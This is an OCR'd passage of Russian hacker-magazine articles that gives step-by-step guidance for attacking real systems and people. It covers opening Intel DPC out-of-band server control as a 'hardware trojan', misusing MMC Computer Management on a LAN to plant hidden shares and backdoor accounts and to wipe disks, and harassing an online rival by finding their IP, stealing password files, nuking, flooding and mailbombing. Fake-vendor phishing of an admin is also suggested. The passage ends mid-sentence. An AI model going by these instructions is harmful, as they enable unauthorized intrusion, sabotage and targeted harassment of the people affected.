
## ЖЕЛЕЗНЫЙ ТРОЯН

Но, предположим, твой админ ничем не отличается от широких масс админов, умную книжку про мамку не открывал и полезный софт на сервер не ставил. В таком случае тебе пригодится табличка, в ней приведены модели серверных мамок, у которых часть функций управления платой встроена прямо в саму плату и не зависит от операционной системы. Будем надеяться, что облюбованная тобой система в этом списке есть.

Стоп... Не зависит от операционной системы? Да! Это и есть железный, ничем не удаляемый троян, которого не увидит ни один антивирус и который будет работать всегда - и под Виндами, и под Пингвином, и даже под полуосью. На серверных мамках производства Интел это чудо называется DPC (Direct Platform Control). Лезь в меню маздая, ищи там интеловскую управлялку, это должно выглядеть примерно как на рисунке, и ищи там запуск DPC Console.

| Плата | Управление через DPC | Доступ к DPC по сети |
|---|---|---|
| SCB2 "Cocobay" | да | да |
| SE7500WV2 "Westville" | да | да |
| SRKA4/SPKA4/ISP4400 "Koa" | да | да |
| SRPM8 | да | нет |
| SRPL8 | да | нет |

**Вот с этими платами можно поиграться...**




**В меню ищем запуск DPC Console**

## ВЫКЛЮЧАТЕЛЬ И ВКЛЮЧАТЕЛЬ

Теперь давай внимательно посмотрим на запустившееся окно. Две кнопочки с телефончиками - это связь и разъединение связи с сервером, тут все просто и понятно. Кстати, сетевой адрес сервера настраивается именно через эти кнопки. Настраиваешь сетевой адрес сервера, давишь на «Connect», и ты уже в Хопре...

**Здесь настраивается IP-адрес сервера**

Следом идут твои любимые кнопки «Включить», «Выключить» и «Ресет» (помнишь «семь бед - один ресет»). На них особенно интересно понажимать, когда все собрались идти домой, а ты не успел доиграть в любимую игрушку. Понажимаешь эдак, глядишь - кто-нибудь и останется с тобой за компанию, и не так скучно будет.


Кстати, а зачем, как ты полагаешь, здесь кнопка «Включить»? То есть не очень понятно, как включать холодный сервер по сети, не подходя к нему, правда? Вот, вот, интересно очень... Кнопка эта здесь не от того, что кто-то решил, что раз есть выключатель, то должен быть и включатель. Хех, старик, ты будешь смеяться, но эта кнопка действительно может включать сервер. Все дело в том, что некоторые функции серверной мамки продолжают работать и тогда, когда сервер выключен. Для них достаточно, чтобы шнур питания был воткнут в розетку и на плате стояла батарейка. Одна из таких функций, существующая на всех мамках, даже на простых, - это часы и BIOS. А интеловская плата, помимо этого, пишет во флешку логи датчиков, ведет реестр установленных на плате компонентов и слушает окружающий мир через встроенный сетевой адаптер. Вот через этот адаптер и можно скомандовать серверу «Подъем!». По сети.

### КНОПОЧКИ, КНОПОЧКИ...


Дальше идут четыре кнопки, с помощью которых про сервер можно узнать много интересного.

Кнопка SEL вызывает System Event Log - это журнал системных событий, который хранится во флешке и содержит краткую историю сервера с момента изготовления. Можешь узнать много интересного и ненароком спросить админа, что случилось с вентилятором, который он поменял полгода назад и зачем он так часто перегружает сервер, например...


Кнопка FRU - замечательная. Она вызывает хранящийся во флешке список фирменных интеловских компонентов, установленных на плате, с их серийными номерами. Ты только представь себе, ты не лазил внутрь сервера и знаешь заводские номера всех стоящих внутри деталек... Можно написать админу письмо от фирмы-производителя о том, что в связи с тем, что процессоры с серийными номерами с такого-то по такой-то были изготовлены с нарушениями технологии, то фирма извиняется, просит владельцев дефектных процессоров принести их для обмена на исправные и получения подарка от фирмы (наручные часы с эмблемой)... Мда... А если то же написать про материнскую плату, вот будет интересно: он ее сра-



**Некоторые функции серверной мамки продолжают работать и тогда, когда сервер выключен. Достаточно, чтобы шнур питания был воткнут в розетку.**




**Консоль прямого управления платой (DPC)**



зу вытащит из сервера или сначала на фирму позвонит?.. Ну, ладно, дальше поехали.

Кнопка SDR открывает консоль, через которую можно посмотреть историю и текущее состояние множества датчиков, стоящих на плате. Можно посмотреть температуру в разных частях мамки и некоторые другие параметры.

Кнопка RSA не очень интересна, так как это просто другой вид на область флешки, где хранятся данные FRU и SDR.

Кнопка с диском и молнией - это очень опасный инструмент, она перегружает сервер, да так, что неподготовленный зритель побежит звонить во все мыслимые и немыслимые службы поддержки, потому что сервер будет грузить специальные утилиты обслуживания, а не установленную на нем ось.

Ну вот, вроде все про кнопки, в разных версиях DPC (помни про табличку) наборы кнопок могут немного отличаться, но основные будут на месте.

## КАК ОТКРЫТЬ ЛАЗЕЙКУ

Теперь о том, как сделать так, чтобы сервер тебя пустил внутрь по сети. Поверь мне, на Интеле не лохи работают, по умолчанию все эти функции выключены для Инета (но включены для локалки!), и единственный лопух, на которого ты можешь всерьез рассчитывать, это твой системный администратор... Если у тебя есть в руках фирменный CD для этой мамки, проблем вообще нет - загрузи сервер с него и запускай из меню System Setup Utility (SSU). Если компакта нет, то можно попробовать загрузиться с системной дискеты (это вполне может быть обычная загрузочная дискета с DOS) и запустить Server SSU с нее руками (утилита есть в наборе, который ты сгрузил с веба). В меню SSU выбираешь конфигурирование доступа по локальной сети. Переставь уровень доступа «LAN Access Mode» на «Always available», чтобы можно было по сети делать с сервером все, что угодно, и напиши в «Host IP address» какой-нибудь подходящий IP-адрес. (Он, кстати, вовсе не обязан совпадать с адресом сервера в операционке, достаточно выбрать его в той же подсети, чтобы не думать про маршрутизацию; например, вполне можешь написать 192.168.10.250, если адрес работающего сервера 192.168.10.2)

## ПРОТИВ ЛОМА...

Ты хочешь знать, кто подпустит тебя так близко к серверу? Не мой вопрос, старик, это другой хак, социальный. Предложи подмести и вымыть пол в серверной, подежурь на выходных, дождись, пока все пойдут обедать, фантазируй, и все получится... Есть ли защита от железного трояна? Конечно, есть: не пускать никого в серверную, ставить пароль на перезагрузку машины и на доступ к ней по сети. Одним словом, если админ прочтет доки, ты ничего не сделаешь. Вот только читает их один из сотни, по-моему. Ну да, и ты помни - я тебе ничего не советовал, просто рассказал про замечательные возможности серверов Интел. Удачи :).

# MICROSOFT MANAGEMENT CONSOLE

## легальный корпоративный троян

Локация: некий московский институт (назовем его, к примеру, эстрадно-сатирическим), одна из компьютерных аудиторий.

Участники: студенты второго курса, которым наскучили гадкие предметы «Мировая эстрада» и «Теория сатиры».

Жертвы: локальная сеть института, а также ее админы (студенты пятого курса, в голове которых - только предстоящий диплом).

Андрей «Дронич» Михайлюк (dronich@real.xakep.ru)

### IT STARTS

Началось все вполне безобидно. Забивающие на предмет студенты лазали по Инету, лениво отмахивались от преподов, в общем, организовывали настоящий рай в отдельно взятой аудитории. И все было бы пинцетно, если бы не... не бухгалтерия, внезапно посчитавшая трафик и пришедшая к выводу, что количество Инета на душу населения надо резко уменьшать :(. Итог: на половине предметов Инет пропал, и делать стало откровенно нечего. А скучающий компьютерщик - это не к добру :).


Облазив все шары, наигравшись во все стандартные игрушки и послав всех, кого только можно net send'ом, студенты стали превращаться в сонных мух. Попытки заняться мелким хаком ни к чему не приводили - какой там хак из-под винтукея с запрещенным запуском пришлых экзешников... Но тут кто-то (очевидцы утверждают, что это был некто Кирион) додумался набрать в командной строке три заветных буквы - MMC.


### ТЕОРИЯ САТИРЫ

Фактически MMC представляет собой оболочку для запуска консолей. Придумана она была для облегчения работы сисадмина: все настройки системы сосредоточены практически в одном месте, так гораздо проще конфигурить рабочие места для юзеров. Основная фишка консолек - в их нечеткой вложенности. То есть консоль «диспетчер устройств» может быть вызвана из свойств компьютера, из другой консоли (например, из «управления компьютером»), а может быть стартанута абсолютно автономно. При этом никто не мешает админу настроить собственную персонализированную консоль, в которой он скомбинирует уже существующие так, как удобно именно ему. А раз MMC - административная тулза, без удаленного доступа к юзеру в ней не обошлось :).

### КОНСОЛЬ КОНСОЛЕЙ

Более всего нас должна заинтересовать консоль «Управление компьютером». Во-первых, в нее вложены практически все остальные консоли, а во-вторых - в меню «действие» присутствует незамысловатая пунктина «Подключиться к другому компьютеру». Надо сказать, что и студенты злополучного МЭСИ почему-то безоговорочно полюбили эту консоль. И вот почему.






Подсоединившись к ЛЮБОМУ компьютеру локальной сети, мы получаем эксклюзивное право на запуск консолей с правами сидящего за компом юзера. А уж чего-чего, а вложенных консолей у нас имеется предостаточно. Поглядим, что мы можем учудить с соседом (или промежуточным сервером локалки).

### Гадость первая: шарим по шарам


Удержаться от соблазна расшарить абсолютно любую папку на чужом компе просто невозможно. Находим что-нибудь интересненькое, скры-



то шарим (чтобы хозяин не увидел разоблачающей ручки под значком) и пользуемся после безо всяких дополнительных средств.


### Гадость вторая: бэкдоримся

Нам предоставлена возможность создать на компе пользователя с любыми правами. Ну что нам стоит запретить админу доступ к реестру и разрешить его гостю? Да ничего не стоит! А лучше завести себе юзера с неприметным именем и входить на комп через него (это в случае локального хака).




### Гадость третья: крутим диски

Взгляни на скрин, и ты оценишь всю мощь MMC. Форматируем, удаляем, дефрагментируем, играем крышечкой сидюка - и все через одну маленькую консольку.



### Гадость четвертая: служим отечеству

Нехилый списочек служб справа - это ВСЕ службы, запущенные на компе. Изгаляться можно, как хочешь, но лучше изгаляться с пользой. Давешние студенты, например, массово отключали DNS-службу на компах аудитории и имели нехилую прибавку в скорости Инета (а все остальные материли админов за то, что «Инет упал»).




### Гадость пятая, самая прикольная: системные свойства

Этот хацкерский рай вызывается нажатием правой кнопки на значке компа и выбором в выпавшем от удивления меню пункта «Свойства». Наши возможности резко расширяются до изменения параметров быстродействия (можно устроить 486-ой из четвертого пня), изменения параметров загрузки и контроля за перезагрузкой компа (особенно с включенной опцией «можно потерять данные» :)).

### ЗАПАДЛО

Доступ к MMC может быть ограничен, но это не должно тебя останавливать! Во-первых, консоли можно запускать автономно, а не из оболочки консоли, этим легко обходится запрет на запуск mmc.exe (достаточно добраться до C:\WINNT\system32\compmgmt.msc, и все станет пинцетно). Во-вторых, админы могут запретить пункт «Выполнить» из пуска, а заодно и доступ к папке WINNT (это самое страшное западло). Но и тут все просто - обычно никто не геморроится с удалением системной папки «Администрирование», ее просто запихивают поглубже - и все. Так что нам достаточно найти ее через стандартный виндовый поиск и запустить ярлычок к нужной консоли. И, наконец, в-третьих - некоторые консоли могут быть ограничены в правах. То есть либо они работают локально, но не работают удаленно, либо не работают вообще никак :(. Но и тут нашлось решение - используй для запуска консоли DebPloit (см. статью о нем в этом же номере), и она будет работать как часы.



**Конечно, админы могут запретить вообще ВСЕ, но... тогда работать на компах будет невозможно, а администрация институтов и клубов заинтересована как раз таки в обратном. Поэтому пока администраторы идут на компромисс с администрацией :), защита систем будет напоминать Тришкин кафтан (был такой чувак по имени Тришка, который отрезал у кафтана рукава, чтобы удлинить полы, а потом отрезал полы, чтобы сделать рукава; лох, короче, полный!). А что еще нам нужно для полного счастья?**

# ОСТАТЬСЯ В ЖИВЫХ... В СЕТИ

Скажи, у тебя были случаи, когда какой-то чудак на букву «м» постоянно доставал тебя в чате или по аське? Скорее всего, да. Но тогда ты был еще ламером и не читал наш журнал, а значит не знал, что от таких личностей нужно избавляться. Сегодня пришло время рассказать тебе об этом.

## повесть о том, как наказать чувака в сети

Скрыпников Сергей aka Slam (sergey@soobcha.org)

### LET'S GO

Итак, для того, чтобы начинать издеваться над чуваком в сети, перво-наперво ты должен позаботиться о своей личной безопасности. От всего, естественно, ты уберечься не сможешь (как и никто другой на этой планете), но существенно затруднить жизнь хацкеру можешь. Для этого следует поставить файрволл на свою систему. Сейчас я тебе не буду говорить, что лучше, а что хуже, т.к. уже все сказано (читай Спец-Х N11(24)).

### ИССЛЕДУЕМ МЕСТНОСТЬ

Теперь, когда ты уже немного обезопасил себя от вторжения, ты должен узнать IP-адрес того человека, что тебе не нравится \ который до тебя докапывается \ докапывается до твоей девушки\собаки\хомячка. Для этого есть несколько способов.
В ICQ это делается просто:
1) ставим патч - ICQ 2002a Beta Build #3722 (**http://debugger.by.ru/razno/icq2002a_ip.zip**).
2) IP можно узнать, посмотрев все соединения при помощи netstat.exe (очень удобно это делать в окне файрволла Outpost Pro).
3) На сайте **http://www.leader.ru** есть такая фишка: UIN Locator. Т.е. достаточно зайти на сайт, ввести UIN твоего недруга, и IP у тебя в кармане.

В IRC тоже нет ничего сложного: «/dns nickname» - результатом будет IP человека, который сидит в Ирке под ником nickname.

### НАЧАЛО ДЕЙСТВИЙ


«Ну знаю я АйПишник его, и что дальше?» - скажешь ты, прочитав все сказанное. А дальше - карты тебе в руки, способов очень много. Начнем с самого простого. Качаем самый обыкновенный сканер портов (X-Spider очень функционален в этом смысле) и с помощью него ищем «расшаренные ресурсы» на чужом компе. Если таковые есть, то залезаем на компьютер и делаем все, что хотим (можешь, например, удалить какие-нибудь файлики или скачать *.pwl себе на комп, а потом расшифровать).
Ты можешь воспользоваться так называемыми нюками. Это такие программы, которые посылают на компьютер неправильные ICMP-пакеты, которые не может правильно обработать твоя операционка, вследствие чего вылетает «окно смерти» или «синее окно» в виндах. Чтобы ты не мучался, я расскажу про самые нормальные из них.

**Под рукой все, что может тебе потребоваться в продолжении сетевой войны. Узнал IP, тут тебе сервис WhoIs, с помощью которого можно узнать расположение твоего врага с точностью до города. Захотел заняться мылбомбингом - пожалуйста.**

### NUKE

#### ICMP Nuke

Вес: 219 Кб




**Все гениальное - просто!**

Очень простая программа. Вводим IP-адрес жертвы, количество посылаемых пакетов и размер одного пакета. Ждем, когда жертва упадет в оффлайн.
При тестировании никаких глюков замечено не было, все прошло нормально. Но прога вызвала неприятный осадок тем, что иногда жертва не падала в оффлайн, а оставалась в онлайне.

#### ELITE

Вес: 280 Кб


**All in One**

А вот эта программа уже намного серьезнее. Прога включает в себя и нюк, и флуд, и мылбомбинг (об этом немного позже), и кучу всяких разных вкусностей! Скачав эту прогу, можно поудобнее усесться в кресло и начинать издевательские действия над своими недругами.

Под рукой все, что может тебе потребоваться в продолжении сетевой войны. Узнал IP, тут тебе сервис WhoIs, с помощью которого можно узнать

расположение твоего врага с точностью до города. Захотел заняться мылбомбингом - пожалуйста. В общем, говорить о программе можно до бесконечности, я просто советую скачать тебе ее и посмотреть собственными глазами.
При тестировании глюков не замечено, жертва падала в оффлайн в 98% случаев, но не очень обрадовала (очень не обрадовала ;)) скорость работы.

## WNEWK

Вес: 98,8 Кб

**Абсолютный лидер**

Прога, которая конкретно занимается нюком. Больше добавить нечего ;). При тестировании жертва в 99,9% случаев падает в оффлайн, скорость просто на высоте, глюки не появляются.

Думаю, что программ для нюка очень даже достаточно. Если тебе что-то не понравится в вышеперечисленных, то у тебя всегда есть возможность найти что-нибудь другое, благо нюков по сети валяется премного. Но только учти, что иногда бывают такие же заподлянщики, как и ты, которые маскируют троян\вирус под такие программки. Так что обязательно проверяй все на наличие вирусов!
Я не даю тебе ссылки на скачивание, т.к. сам все это дело отрыл у себя на винте, но уверен, что тебе не составит труда найти то, что тебя интересует.

## LET'S CONTINUE

Итак, жертва уже выходит из себя из-за того, что ты постоянно выбрасываешь ее из сети. Что же, на этом мы не остановимся, а лишь начнем усугублять ее положение в Интернете. Следующей стадией вывода подопытного из себя будет флуд. Если объяснять на пальцах, то это посылка немереного количества информации на место дислокации чувака. Т.е. если хочешь зафлудить ICQ - тебе нужен ICQ-флудер, коих сейчас в огромнейших количествах валяется по Интернету. Принцип действия там обычно такой: банальное засыпание человека мессагами, вследствие чего у него либо забивается весь трафик и он не может ничего сделать, либо его просто выкидывает из сети (если он сидит на Dial-Up). Если хочешь зафлудить мыло, т.е. заняться мылбомбингом (MailBombing), то тебе нужны программы Mail-Бомберы, которых там же и в таких же количествах валяется. Конечно, самый кулхацкерский метод - это открыть\найти\забрать\попросить себе шелл на каком-нибудь серваке и все действия уже производить с него. Прикинь, если со своего модема 1000 писем по 1 Кб ты будешь отправлять примерно 5-6 минут, то с любого более или менее нормального шелла все это дело можно сделать за пару секунд ;). Но разговор на эту тему не вписывается в размер 